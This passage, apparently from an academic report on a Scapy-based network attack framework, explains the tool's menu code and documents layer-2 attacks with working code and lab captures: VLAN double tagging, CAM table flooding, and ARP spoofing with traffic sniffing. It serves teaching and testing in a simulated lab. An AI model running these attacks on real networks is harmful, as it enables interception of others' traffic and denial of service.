Every attack function is decorated by the *'type_wrapper'* function, which adds several variables to the function which are then used by the main program to present its human-readable name, to sort it according to the type, layer, and category, and to prompt the user for any additional variables necessary for the function to run.

```

from scapy.contrib.dtp import *
from scapy.layers.l2 import Dot3, SNAP, Dot1Q, Ether
from scapy.layers.inet import IP
from scapy.all import get_if_hwaddr, get_if_addr, RandIP, RandMAC
from libs.aux_funcs import type_wrapper, attack_type, attack_cat, attack_layer, send_l2_single

#####
#   vlan_double_tagging()
#   Formats a packet for a vlan double tagging attack
#####
@type_wrapper(category=attack_cat.Middleware, name="VLAN Double Tagging", layer=attack_layer.L2, type=attack_type.Wrapper, arg_list=["vlan_in", "vlan_out", "dst_ip"])
def vlan_double_tagging(args):
    """Adds Dot1Q headers to the packet, allowing a VLAN double tagging attack to be carried out.
    Requires vlan tag number for internal and external header.
    Both arguments are positive integers between 1 and 4096."""
    vlan_in = args["vlan_in"]
    vlan_out = args["vlan_out"]
    dst_ip = args["dst_ip"]
    args["pkt"] = Ether(type=0x8100, dst='ff:ff:ff:ff:ff:ff', src=RandMAC())/Dot1Q(vlan=int(vlan_out))/Dot1Q(vlan=int(vlan_in))/IP(dst=dst_ip, src=RandIP())
    return args

```

Figure 7 – Example attack definition

Furthermore, every attack function takes a single argument, *'args'*, a dictionary which in turn contains every variable utilized by the function, and returns the same *'args'* dictionary, to both allow middleware functions to modify the packet structure and to remove the necessity for a user to re-introduce repeated parameter values, i.e., a target IP which might be necessary for two distinct functions that are to run in succession.

3.3. YAML File structure

Configuration files for various attacks contain information in the YAML format. While the specific keywords vary from protocol to protocol, the file itself follows a universal structure, where the top-level key is always the protocol name (*'ospf'* for OSPF, ...) and defines a dictionary.

Example files are provided for each protocol, containing all implemented keys and example values for them. They exist to allow a user to understand the process of creating a custom file for their scenario, with different addressing information and network topologies, as well as listing all the possible keys available for an attack type. These example files follow the naming convention of *'protocol-example.yml'* and contain comments describing possible values for certain fields, such as the *'type'* field in an OSPF Link. Information on these example files is not always coherent, as their main goal is to provide a complete list of available options and not to be used to perform an attack. For further details on key-value pairs utilized for OSPF, consult Appendix B. For details related to RIP and BGP, consult Appendix C.

3.4. Program Code

3.4.1. Main code

3.4.1.1. *main()*

The program flow starts in "main.py" by verifying the *'__name__'* variable and launching the *'main()'* function (Figure 8). The program then runs two configuration functions, seen in Figure 9: *'parseArgs()'*, which parses the command line arguments, and *'setupVars()'*, which configures the needed program variables. Both of these functions are analyzed in Appendix D.

```
if __name__ == '__main__':
    main()
```

Figure 8 – Program Start

```
#####
# main()
# Main program loop
#####
def main():
    parseArgs() # Parse Command Line Arguments
    setupVars() # Initial Setup

    # Main Menu
    logging.debug("Building menu...")
    main_menu = ConsoleMenu("Main Menu", "")
```

Figure 9 – main() function, first segment

After the initial configuration, the program starts building the menu, the first step of which can still be seen in Figure 9, on the last line of code. The next step is creating and adding the necessary submenus depending on their function. This can be seen in Figure 10, where the different submenus are created as “FunctionItem” objects. These objects take two arguments on creation: the string by which the option is represented in the menu and the function which should be called when the option is selected. The second part of the figure shows the different submenus being appended, and thus associated with the main menu.

```
# Create submenus
show_chain_opt = FunctionItem("Show Current Chain", showChain) # Show current chain option
chain_submenu = FunctionItem("Add Function", addItemToChain) # Add attack submenu
remove_item = FunctionItem("Remove Function", removeFromChain) # Remove chain item
function_help = FunctionItem("Function Help", showFunctionHelp) # Function Help menu
select_int_submenu = FunctionItem("Select interface", selectInterface) # Select Interface
run_chain_opt = FunctionItem("Run Chain", runChain) # Run Chain
imports_opt = FunctionItem("Import Data", importData) # Import data

# Add submenus to the main menu
main_menu.append_item(show_chain_opt)
main_menu.append_item(chain_submenu)
main_menu.append_item(remove_item)
main_menu.append_item(run_chain_opt)
main_menu.append_item(imports_opt)
main_menu.append_item(select_int_submenu)
main_menu.append_item(function_help)
```

Figure 10 – main() function, second segment

The last segment of the main function, shown in Figure 11, contains the function call to show the main menu, and thus display it to the user in the terminal. This command corresponds to the display of the menu shown in Section 2.3.2 above. The menu display is encapsulated in the “try ... except” statement so the main program can catch and deal with KeyboardInterrupts, which are used to terminate looping attacks, in an orderly manner. When catching such an exception, the main program sets an Event flag which is frequently checked in the implemented functions to determine whether the program continues or ends. Examples of this will be given in the appropriate sections.

```
# Show menu to the user
try:
    main_menu.start() # Start the menu thread
    while True:
        main_menu.join(0.5) # Attempt to join in a non-blocking way
except KeyboardInterrupt:
    EXIT_SIGNAL.set() # Set event to stop menu thread
    print("\nReceived KeyboardInterrupt, stopping all threads...")
    time.sleep(10) # Wait for threads to cleanup
    main_menu.join(5) # Attempt join
    logging.debug("Shutting down...")
    return
```

Figure 11 – main() function, third segment

3.4.1.2. showChain()

The “showChain()” function, shown in Figure 12, runs when the “Show Current Chain” option is selected. The function is simple: iterate the chain and for each function print the function name. In the end, the program awaits user input in order to continue.

```
def showChain():
    for a in attack_chain:
        print(a[0])
    input("Press any key to continue...")
    return
```

Figure 12 – showChain() function

3.4.1.3. addItemToChain()

The “addItemToChain()” function, shown in Figure 13, runs when the “Add Function” option is selected from the main menu. The function first prompts the user to select an attack through the ‘selectAttack()’ function, which then returns the function to be appended to the chain.

```
def addItemToChain():
    # Select the attack
    atk = selectAttack()

    # Append function to current chain
    attack_chain.append(atk)
    return
```

Figure 13 – addItemToChain() function

3.4.1.4. removeFromChain()

The “removeFromChain()” function, shown in Figure 14, is called when the “Remove Function” submenu is selected. The function lists the attacks in the chain and then prompts the user to select the attack to be removed.

```
def removeFromChain():
    item_selection = SelectionMenu.get_selection(attack_chain) # Prompt the user to select the function
    if item_selection == len(attack_chain): # If user selects 'exit'
        return
    attack_chain.remove(attack_chain[item_selection]) # Remove the selected function
    return
```

Figure 14 – removeFromChain() function

3.4.1.5. runChain()

The “runChain()” function, shown in Figure 15, is called when the “Run Chain” option is selected. This function will run each chain function one by one, prompting the user for any parameters necessary for the current function to execute.

```
def runChain():
    global args
    args['pkt'] = None

    for action in attack_chain:
        # Get parameters
        params = action[1].arg_list
        for param in params:
            # Check if a value is not set in args
            if param not in args.keys():
                args[param] = input("Value for " + param + " >>> ")

        # Run the current function
        args = action[1](args)

    return
```

Figure 15 – runChain() function

3.4.1.6. importData()

The “importData()” function, shown in Figure 16, is called when the “Import Data” option is selected. The function performs three tasks: first, it prompts the user to select the configuration type to import. In this case, it can be either OSPF, RIP, or BGP configurations.

```

def importData():
    global args
    import_strs = ["OSPF LSU/LSA", "BGP Confs", "RIP Confs"]

    # Prompt the user for a category
    import_selection = SelectionMenu.get_selection(import_strs)

    # For OSPF
    if import_selection == 0:
        filename = file_selector(conf_base_path + '/ospf')
        if filename == None:
            return
        args = import_confs(filename, args, 'lsu_info')
    # For BGP
    elif import_selection == 1:
        filename = file_selector(conf_base_path + '/bgp')
        if filename == None:
            return
        args = import_confs(filename, args, 'bgp_info')
    # For RIP
    elif import_selection == 2:
        filename = file_selector(conf_base_path + '/rip')
        if filename == None:
            return
        args = import_confs(filename, args, 'rip_info')
    return

```

Figure 16 – importData() function

The second task is to prompt the user for the file name. This is done using the ‘file_selector()’ function (Figure 17), defined in the ‘aux_funcs.py’ file. This function allows the user to navigate the directory tree until a file is selected. It then returns the selected file.

```

def file_selector(base_path):
    bp = Path(base_path)
    while True:
        p_list = [x for x in bp.iterdir()] # List all
        p_select_nr = SelectionMenu.get_selection([x.parts[-1] for x in p_list]) # Prompt t
        if p_select_nr == len(p_list): # Check if
            return None
        p_select = p_list[p_select_nr] # Get the

    # Check if user selected directory or file
    if p_select.is_file(): # If file, return
        return p_select
    else: # If directory, enter and prompt again
        bp = p_select

```

Figure 17 – file_selector() function

Finally, the third task is to import the data and parse it from the YAML format to python’s dictionary format. To do so, the ‘import_confs()’ function (Figure 18) is used. This function, defined in the ‘import_funcs.py’ file, is responsible for opening the target file, loading it in the correct format for python, and storing it in the appropriate variable. The function uses the “pyyaml” library to perform the importing and parsing, utilizing it’s imported “load()” function.

```

def import_confs(filename, args, store_var):
    with filename.open() as f: # Open file
        obj = load(f, Loader=Loader) # Load contents and parse the yaml format into a dictionary object
    args[store_var] = obj # Assign imported object to the 'store_var' key
    return args # Return the updated dictionary

```

Figure 18 – import_confs() function

3.4.1.7. selectInterface()

The “selectInterface()” function, shown in Figure 19, is called when the “Select Interface” option is selected. This function will prompt the user to select one interface from the system’s interface list, and then store it under the ‘iface’ key in the ‘args’ dictionary.

```

def selectInterface():
    global args
    # Get interface list
    iface_lst = listInterfaces()
    # Prompt the user with a menu
    iface_sel = SelectionMenu.get_selection(iface_lst)
    # Assign interface value to the args keyword 'iface'
    args['iface'] = iface_lst[iface_sel]

```

Figure 19 – selectInterface() function

3.4.1.8. showFunctionHelp()

The “showFunctionHelp()” function, shown in Figure 20, is called when the “Show Function Help” option is selected. The function will prompt the user to select a function utilizing the ‘selectAttack()’ function, and then print the function’s attached docstring.

```
def showFunctionHelp():
    atk = selectAttack() # Select the function

    print(atk[1].__doc__) # Print the function's docstring
    input("Press ENTER to continue...")
```

Figure 20 – showFunctionHelp() function

3.4.1.9. selectAttack()

The “selectAttack()” function, shown in Figure 21 and Figure 22, is an auxiliary function utilized by both the “addFunction()” and “showFunctionHelp()” functions to prompt the user to filter and select a function from the imported attack modules.

```
def selectAttack():
    attacks_categories_str = [m.value for n,m in attack_cat.__members__.items()] # Select Category, i.e: middlewares, attacks
    category_selection = SelectionMenu.get_selection(attacks_categories_str)

    if category_selection == len(attacks_categories_str): # If user selects 'exit'
        return

    attacks_layers_str = [m.value for n,m in attack_layer.__members__.items()] # Select layer
    layer_selection = SelectionMenu.get_selection(attacks_layers_str)

    if layer_selection == len(attacks_layers_str): # If user selects 'exit'
        return

    attacks_types_str = [m.value for n,m in attack_type.__members__.items()] # Select type, i.e: MitM, DoS, ...
    type_selection = SelectionMenu.get_selection(attacks_types_str)

    if type_selection == len(attacks_types_str): # If user selects 'exit'
        return
```

Figure 21 – selectAttack() function, section 1

Figure 21 shows the initial prompting section of the function. Here, the user is prompted three times to select the attack category, layer, and type. User inputs are stored in the respective variables to be later used in filtering the function list. Figure 22 shows the filtering part of the function as well as the last prompt to select the function from the resulting filtered list.

```
# Filter attacks list based on selection
atk_lst = list(filter(lambda x: x[1].layer == attack_layer(attacks_layers_str[layer_selection]) and \
                             x[1].type == attack_type(attacks_types_str[type_selection]) and \
                             x[1].category == attack_cat(attacks_categories_str[category_selection]), attack_list))

function_selection = SelectionMenu.get_selection(list([f[1].name for f in atk_lst])) # Prompt user to select the attack

if function_selection == len(atk_lst): # If user selects 'exit'
    return

return atk_lst[function_selection]
```

Figure 22 – selectAttack() function, section 2

4. Attacks to layer 2

4.1. Introduction

The Layer 2 section includes attacks that can only be realized within the attacker's subnetwork. This includes attacks on protocols defined long ago, like ARP, STP, and DHCP, which are fundamental for a well-functioning local network environment.

Attacks in this layer were categorized mostly based on whether they could serve as a base to enable other, more powerful attacks to take place or whether they would bring consequences. Thus, this section contains attacks under the category of both 'Attack' and 'Middleware'.

4.2. Attacks and Testing

This section includes a description of common layer 2 attacks, a brief description of the protocols utilized, and the tests performed on the implemented code to verify if they are functional.

Information about the testing environment can be found in Appendix A.

Most of the attacks presented in this chapter are Python adaptations of attacks present in other tools: the `macof` and `arpspoof` tools, part of `dsniff` suite [1], implement the CAM overflow and ARP spoofing attacks, all presented STP attacks, DTP, VLAN double tagging, and DHCP starvation are available in `Yersinia` [2], and the DHCP spoofing attack can be executed with `ettercap` [3].

4.2.1. CAM Overflow

4.2.1.1. Attack Description

The CAM Overflow attack is a powerful DoS that doubles as a MitM and targets a switch in the local network.

Network switches learn and store the MAC addresses of the devices connected to their ports as they receive and forward frames. The MAC addresses, stored on the CAM table, can later be referenced in order to forward a specific frame through a single port. Such behavior helps reduce network traffic by avoiding sending out frames through every switch port. When the CAM table is empty after a cold start, the switch behaves like a hub, forwarding frames on every port until an entry is introduced in the CAM table.

The CAM table itself, however, being a structure kept in memory, does not have infinite storage space for MAC addresses, meaning the CAM table can overflow. When such an overflow occurs, the switch cannot store any new MAC addresses and as such, if it receives a frame whose destination MAC isn't present in the CAM table, the frame will be sent out of every port, effectively turning the switch into a network hub. While network operations remain largely undisrupted since every frame is sent out through every port then every machine connected to that switch will see the traffic sent by others and be able to eavesdrop the traffic.

The attack itself is simple: the attacker broadcasts many Ethernet frames, where every frame contains a random source MAC address. After a certain time has passed the CAM table fills up and overflows, turning the switch into a hub and allowing the attacker to eavesdrop on communications in the local network.

4.2.1.2. Attack Code

The CAM Overflow attack is defined in the `'layer2.py'` file, under the `'layer2'` directory, in the function `'cam_overflow'`. The function code can be seen in Figure 23.

```
@type_wrapper(category = attack_cat.Attack, name = "CAM Overflow", type = attack_type.DoS, layer = attack_layer.L2, arg_list=[])
def cam_overflow(args):
    """Performs a CAM Overflow attack from the selected interface."""
    args['pkt'] = Ether(dst="ff:ff:ff:ff:ff:ff", src=RandMAC())
    send_l2_loop(args)
    return args
```

Figure 23 – CAM Overflow attack code

The code itself is simple: the program generates a packet with an Ethernet header, having the destination address set as the broadcast MAC, and containing a random MAC address as the source. This packet then gets sent in a loop, with the MAC address being randomized every time the packet is sent, leading to different source MAC addresses for every packet sent.

4.2.1.3. Testing and Validation

Figure 24 shows the topology used to test the CAM Overflow attack. The only necessary configuration is the IP address assignment to each of the machine's interfaces. Table 1 shows the addressing scheme utilized. Both PC1 and PC2 and GNS3 VPCS machines, while R1 is a Cisco 3725 router and switch 1 is the built-in GNS3 switch.




Figure 24 – CAM Overflow Test Topology

Table 1 – CAM Overflow Test Addressing Scheme

PC1	e0	192.168.0.101
PC2	e0	192.168.0.102
R1	f0/0	192.168.0.1
Attacker	eth0	192.168.0.2

To launch the CAM Overflow attack, we first need to select the interface utilizing the “Select Interface” submenu. In this case, we select ‘eth0’. The next step is to select the CAM Overflow attack in the “Add Function” menu. To filter the desired function, we first select “Attack”, followed by “L2” and finally “DoS”. The last step is to launch the attack utilizing the “Run Chain” option.

In order to check the attack effectiveness, we need to wait for the CAM table to overflow and then perform a ping from one PC to another: if the attack is effective then we should see ICMP packets being captured in the ‘eth0’ interface of the attacker. Figure 25 shows such a packet being captured in the attacker's interface, while Figure 26 shows the corresponding packet in PC2's e0 interface, confirming that the attack is effective.

```
No.    Time           Source            Destination       Protocol    Length  Info
-----
68427 223.062237     192.168.0.102    192.168.0.101    ICMP        98      Echo (ping) request id=0x6830, seq=1/256, ttl=64 (no response found!)
> Frame 68427: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface -, id 0
> Ethernet II, Src: Private_66:68:01 (00:50:79:66:68:01), Dst: Private_66:68:00 (00:50:79:66:68:00)
> Internet Protocol Version 4, Src: 192.168.0.102, Dst: 192.168.0.101
v Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0xb7da [correct]
  [Checksum Status: Good]
  Identifier (BE): 26672 (0x6830)
  Identifier (LE): 12392 (0x3068)
  Sequence number (BE): 1 (0x0001)
  Sequence number (LE): 256 (0x0100)
> [No response seen]
> Data (56 bytes)
```

Figure 25 – CAM Overflow packet capture in eth0

No.	Time	Source	Destination	Protocol	Length	Info
68438	223.062300	192.168.0.102	192.168.0.101	ICMP	98	Echo (ping) request id=0x6830, seq=1/256, ttl=64 (reply in 68439)

```

> Frame 68438: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface -, id 0
> Ethernet II, Src: Private_66:68:01 (00:50:79:66:68:01), Dst: Private_66:68:00 (00:50:79:66:68:00)
> Internet Protocol Version 4, Src: 192.168.0.102, Dst: 192.168.0.101
  < Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xb7da [correct]
    [Checksum Status: Good]
    Identifier (BE): 26672 (0x6830)
    Identifier (LE): 12392 (0x3068)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    [Response frame: 68439]
  > Data (56 bytes)

```

Figure 26 – CAM Overflow packet capture in PC2's e0

4.2.2. ARP Spoofing

4.2.2.1. Attack Description

ARP Spoofing is a popular form of MitM attack that allows an attacker to redirect traffic between two host machines to itself.

ARP is a layer 2 protocol utilized in networks to bind layer 3 IP addresses to layer 2 MAC addresses. The protocol mainly works in a request-reply format, where a host broadcasts a request to obtain the MAC address for the host with a certain IP address and receives a reply containing the requested MAC. The requester then saves the received binding in an ARP cache, which can then be consulted instead of repeating the request-reply process.

A host can also spontaneously update its MAC address in the ARP cache of other machines in the network by utilizing a Gratuitous ARP message. This message has the same format as an ARP reply.

ARP Spoofing, or ARP Poisoning, occurs when an attacker spoofs ARP messages to poison the ARP cache of a certain host. By binding the IP address of a certain host to the MAC address of the attacker's machine, frames are now delivered to the attacker's machine instead of the destination. The attacker can then forward these frames to the intended destination, meaning no visible disturbance is caused. By poisoning the ARP caches of two different hosts, an attacker can have all traffic exchanged between the two machines redirected to itself, leading to a MitM attack.

4.2.2.2. Attack Code

The ARP Spoofing attack is defined in the 'layer2.py' file, under the 'layer2' directory, in the 'arp_spoofing' function. Figure 27 and Figure 29 show the function code for the attack.

```

@type_wrapper(category = attack_cat.Attack, name = "ARP Spoofing", type = attack_type.MitM, layer = attack_layer.L2, arg_list=["victim_1_IP","victim_2_IP"])
def arp_spoofing(args):
    """Performs an ARP Spoofing attack from the selected interface. Will poison ARP tables for the two selected hosts."""
    iface = args['iface']
    mac_1 = getmacbyip(args['victim_1_IP'])
    mac_2 = getmacbyip(args['victim_2_IP'])

    logging.debug("Starting ARP spoofing.\nEnabling IP forwarding and disabling ICMP redirects...")

    # Enable IP forwarding and disable ICMP redirects
    os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
    os.system(f"echo 0 > /proc/sys/net/ipv4/conf/{iface}/send_redirects")
    os.system("echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects")

    # Craft the ARP packets
    p1 = ARP(op=2, hwdst=mac_1, psrc=args["victim_2_IP"], pdst=args["victim_1_IP"])
    p2 = ARP(op=2, hwdst=mac_2, psrc=args["victim_1_IP"], pdst=args["victim_2_IP"])

```

Figure 27 – ARP Spoofing function code, section 1

The attack starts by having the host obtain the MAC addresses for the two target hosts utilizing the scapy function "getmacbyip()": this function will send an ARP request from the provided IP address and return the obtained MAC address. Next, two key configuration changes need to be performed: the first is enabling IP forwarding in the operating system. This allows the attacker to forward received frames to the correct destination. The second change is disabling ICMP redirects. If not disabled, the attacker would send an ICMP

redirect to the host every time a frame is received, which would lead to the host choosing a different path for sending packets to the destination. Such an occurrence would effectively invalidate the attack, and as such ICMP redirects need to be disabled.

The next step is to craft two ARP replies, 'p1' and 'p2', which contain the bogus ARP bindings to be sent to each of the target hosts.

```
# Configure sniffer for MitM
asniiff = AsyncSniffer(filter = lambda x: \
    ((x.haslayer(Ether) and \
    (x[Ether].src == get_if_hwaddr(args['iface']) or \
    x[Ether].dst == get_if_hwaddr(args['iface'])) or \
    (x.haslayer(Dot3) and \
    (x[Dot3].src == get_if_hwaddr(args['iface']) or \
    x[Dot3].dst == get_if_hwaddr(args['iface'])))) and \
    not x.haslayer(ARP)), \
    iface = args['iface'])
asniiff.start()
```

Figure 28 – ARP Spoofing function code, section 2

Before we start the attack, we configure a sniffer to register all packets sent to our machine. This sniffer utilizes the Scapy object "AsyncSniffer" which sniffs packets and saves them to a list based on a filter function. In this case, we filter for source and destination MAC to match our interface's MAC address and remove any ARP packets which don't interest us.

```
# Send ARP packets in a loop
logging.debug("Starting ARP loop...")
while not EXIT_SIGNAL.is_set():
    send([p1,p2], iface=iface)
    sleep(5)

logging.debug("Interrupt received, stopping ARP and restoring default settings...")

plist = asniiff.stop()

pcap_dump(plist, "ARP_MITM")

# Undo ARP poisoning
p1 = Ether(dst = mac_1)/p1
p1[ARP].hwsrc = mac_2
p2 = Ether(dst = mac_2)/p2
p2[ARP].hwsrc = mac_1

send([p1, p2], iface = iface, count = 2)

# Disable IP forwarding and enable ICMP redirects
os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
os.system(f"echo 1 > /proc/sys/net/ipv4/conf/{iface}/send_redirects")
os.system("echo 1 > /proc/sys/net/ipv4/conf/all/send_redirects")

logging.debug("Stopped ARP Spoofing.")
return args
```

Figure 29 – ARP Spoofing function code, section 3

Finally, the attacker sends the two crafted packets in a loop. Once the initial two packets are delivered, the attack is considered successful, and the packets are then sent periodically to ensure the fake bindings persist in the ARP tables of the target hosts.

If the attack is interrupted by the user, we restore both the original ARP bindings and the original IP forwarding and ICMP redirect settings before exiting.

4.2.2.3. Testing and Validation

The test topology and IP addressing information are the same utilized in the CAM Overflow attack (refer to Figure 24 and Table 1 in Section 4.2.1.3). To test the attack, we utilize PC1 and PC2 as the target hosts.

To perform the attack, we first select the 'eth0' interface. We then add the necessary function. The ARP Spoofing function can be found under 'Attack', 'L2', and 'Man-in-the-Middle'. We can now launch the attack, and after supplying the IP addresses of PC1 as the 1st victim (192.168.0.101) and PC2 as the 2nd (192.168.0.102), we connect a probe to the attacker's 'eth0' interface and immediately see ARP replies being sent by the attacker in

Figure 30. If we inspect one of the packets, we can see the bogus binding being sent to the target host. To comprehend which machine is receiving which packet, the MAC addresses for each machine are shown in Table 2.

Table 2 – ARP Spoofing, MAC addresses

PC1	Private_66:68:00
PC2	Private_66:68:01

To further test effectiveness, we can perform a ping from PC2 to PC1 and check if the ICMP packets are being sent to the attacker. Figure 31 shows an ICMP echo request sent by PC2, with the destination IP of PC1 but the destination MAC of the attacker, and Figure 32 shows the same packet being redirected by the attacker with PC1's MAC address on the destination field. We can thus conclude that the attack is successful.

No.	Time	Source	Destination	Protocol	Length	Info
6	363.029526	3e:f5:d4:a9:1f:6c	Private_66:68:00	ARP	42	192.168.0.102 is at 3e:f5:d4:a9:1f:6c
7	364.034268	3e:f5:d4:a9:1f:6c	Private_66:68:01	ARP	42	192.168.0.101 is at 3e:f5:d4:a9:1f:6c
8	365.035478	3e:f5:d4:a9:1f:6c	Private_66:68:00	ARP	42	192.168.0.102 is at 3e:f5:d4:a9:1f:6c
9	366.037642	3e:f5:d4:a9:1f:6c	Private_66:68:01	ARP	42	192.168.0.101 is at 3e:f5:d4:a9:1f:6c
10	367.040094	3e:f5:d4:a9:1f:6c	Private_66:68:00	ARP	42	192.168.0.102 is at 3e:f5:d4:a9:1f:6c
11	368.042984	3e:f5:d4:a9:1f:6c	Private_66:68:01	ARP	42	192.168.0.101 is at 3e:f5:d4:a9:1f:6c
12	369.045582	3e:f5:d4:a9:1f:6c	Private_66:68:00	ARP	42	192.168.0.102 is at 3e:f5:d4:a9:1f:6c
13	370.047573	3e:f5:d4:a9:1f:6c	Private_66:68:01	ARP	42	192.168.0.101 is at 3e:f5:d4:a9:1f:6c
14	371.049860	3e:f5:d4:a9:1f:6c	Private_66:68:00	ARP	42	192.168.0.102 is at 3e:f5:d4:a9:1f:6c
15	372.054820	3e:f5:d4:a9:1f:6c	Private_66:68:01	ARP	42	192.168.0.101 is at 3e:f5:d4:a9:1f:6c

```

> Frame 6: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface -, id 0
> Ethernet II, Src: 3e:f5:d4:a9:1f:6c (3e:f5:d4:a9:1f:6c), Dst: Private_66:68:00 (00:50:79:66:68:00)
  > Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 3e:f5:d4:a9:1f:6c (3e:f5:d4:a9:1f:6c)
    Sender IP address: 192.168.0.102
    Target MAC address: Private_66:68:00 (00:50:79:66:68:00)
    Target IP address: 192.168.0.101
  
```

Figure 30 – ARP Spoofing, capture 1 on attacker's eth0 interface

No.	Time	Source	Destination	Protocol	Length	Info
23	379.507889	192.168.0.102	192.168.0.101	ICMP	98	Echo (ping) request id=0xc1b4, seq=1/256, ttl=64 (no response found!)
26	379.508085	192.168.0.102	192.168.0.101	ICMP	98	Echo (ping) request id=0xc1b4, seq=1/256, ttl=63 (reply in 27)
27	379.508116	192.168.0.101	192.168.0.102	ICMP	98	Echo (ping) reply id=0xc1b4, seq=1/256, ttl=64 (request in 26)
30	379.508208	192.168.0.101	192.168.0.102	ICMP	98	Echo (ping) reply id=0xc1b4, seq=1/256, ttl=63
32	380.509483	192.168.0.102	192.168.0.101	ICMP	98	Echo (ping) request id=0xc2b4, seq=2/512, ttl=64 (no response found!)
33	380.509551	192.168.0.102	192.168.0.101	ICMP	98	Echo (ping) request id=0xc2b4, seq=2/512, ttl=63 (reply in 34)
34	380.509597	192.168.0.101	192.168.0.102	ICMP	98	Echo (ping) reply id=0xc2b4, seq=2/512, ttl=64 (request in 33)
35	380.509617	192.168.0.101	192.168.0.102	ICMP	98	Echo (ping) reply id=0xc2b4, seq=2/512, ttl=63
37	381.511579	192.168.0.102	192.168.0.101	ICMP	98	Echo (ping) request id=0xc3b4, seq=3/768, ttl=64 (no response found!)
38	381.511642	192.168.0.102	192.168.0.101	ICMP	98	Echo (ping) request id=0xc3b4, seq=3/768, ttl=63 (reply in 30)

```

> Frame 23: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface -, id 0
> Ethernet II, Src: Private_66:68:01 (00:50:79:66:68:01), Dst: 3e:f5:d4:a9:1f:6c (3e:f5:d4:a9:1f:6c)
  > Internet Protocol Version 4, Src: 192.168.0.102, Dst: 192.168.0.101
  > Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x5e56 [correct]
    [Checksum Status: Good]
    Identifier (BE): 49588 (0xc1b4)
    Identifier (LE): 46273 (0xb4c1)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
  > [No response seen]
  > Data (56 bytes)
  
```

Figure 31 – ARP Spoofing, capture 2, packet 23 on attacker's eth0 interface

No.	Time	Source	Destination	Protocol	Length	Info
23	379.507889	192.168.0.102	192.168.0.101	ICMP	98	Echo (ping) request id=0xc1b4, seq=1/256, ttl=64 (no response found!)
26	379.508085	192.168.0.102	192.168.0.101	ICMP	98	Echo (ping) request id=0xc1b4, seq=1/256, ttl=63 (reply in 27)
27	379.508116	192.168.0.101	192.168.0.102	ICMP	98	Echo (ping) reply id=0xc1b4, seq=1/256, ttl=64 (request in 26)
30	379.508208	192.168.0.101	192.168.0.102	ICMP	98	Echo (ping) reply id=0xc1b4, seq=1/256, ttl=63
32	380.509483	192.168.0.102	192.168.0.101	ICMP	98	Echo (ping) request id=0xc2b4, seq=2/512, ttl=64 (no response found!)
33	380.509551	192.168.0.102	192.168.0.101	ICMP	98	Echo (ping) request id=0xc2b4, seq=2/512, ttl=63 (reply in 34)
34	380.509597	192.168.0.101	192.168.0.102	ICMP	98	Echo (ping) reply id=0xc2b4, seq=2/512, ttl=64 (request in 33)
35	380.509617	192.168.0.101	192.168.0.102	ICMP	98	Echo (ping) reply id=0xc2b4, seq=2/512, ttl=63
37	381.511579	192.168.0.102	192.168.0.101	ICMP	98	Echo (ping) request id=0xc3b4, seq=3/768, ttl=64 (no response found!)
38	381.511642	192.168.0.102	192.168.0.101	ICMP	98	Echo (ping) request id=0xc3b4, seq=3/768, ttl=63 (reply in 30)

```

> Frame 26: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface -, id 0
> Ethernet II, Src: 3e:f5:d4:a9:1f:6c (3e:f5:d4:a9:1f:6c), Dst: Private_66:68:00 (00:50:79:66:68:00)
  > Internet Protocol Version 4, Src: 192.168.0.102, Dst: 192.168.0.101
  > Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x5e56 [correct]
    [Checksum Status: Good]
    Identifier (BE): 49588 (0xc1b4)
    Identifier (LE): 46273 (0xb4c1)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
  > [Response frame: 27]
  > Data (56 bytes)
  
```

Figure 32 – ARP Spoofing, capture 2, packet 26 on attacker's eth0 interface

4.2.3. STP Root Bridge Hijacking

4.2.3.1. Attack Description

The STP Root Bridge Hijacking is a powerful MitM attack that targets the local network's Spanning Tree.

The Spanning Tree allows a packet-switching network to contain redundant links without having frames endlessly looping. The protocol achieves this by having each switch, called a bridge, set its port's state according to whether a specific port will accept and forward frames or not. Such a port state is determined by comparing the bridge's configurations with information received from other bridges via BPDUs.

In a Spanning Tree topology, a root bridge needs to be elected based on its Bridge ID, a numeric value that consists of a Priority value concatenated with the Bridge's MAC address. This ID is sent in BPDUs. Other bridges will then calculate their root path cost and unblock the ports on the path with the least cost to the root bridge. This means the Spanning Tree can be arranged in a tree structure with the root bridge as the root of the tree. It also implies that, if the spanning tree is properly designed, a high number of packets should cross the root bridge whose links should have higher traffic capacity. This makes the root bridge a high-value target from an attacker's viewpoint.

The STP Root Bridge Hijack does exactly what the name implies: an attacker hijacks the role of the root bridge for itself. If the attacker can position itself between two high-traffic bridges, then the attacker will gain access to every frame forwarded by those bridges. This is not easy, however, as it would require the attacker to connect two distinct interfaces to two distinct bridges.

An alternative consequence of this attack, in the case where an attacker can only connect to one bridge, would be traffic redirection due to a topology change in the spanning tree. By hijacking the root bridge role, an attacker can cause high-traffic links to become blocked by the STP protocol and diverge traffic to low-capacity links, causing network congestion.

4.2.3.2. Attack Code

The STP Root Bridge Hijack attack is defined in the 'stp.py' file, under the 'layer2' directory, in the 'stp_root_bridge_mitm' function.

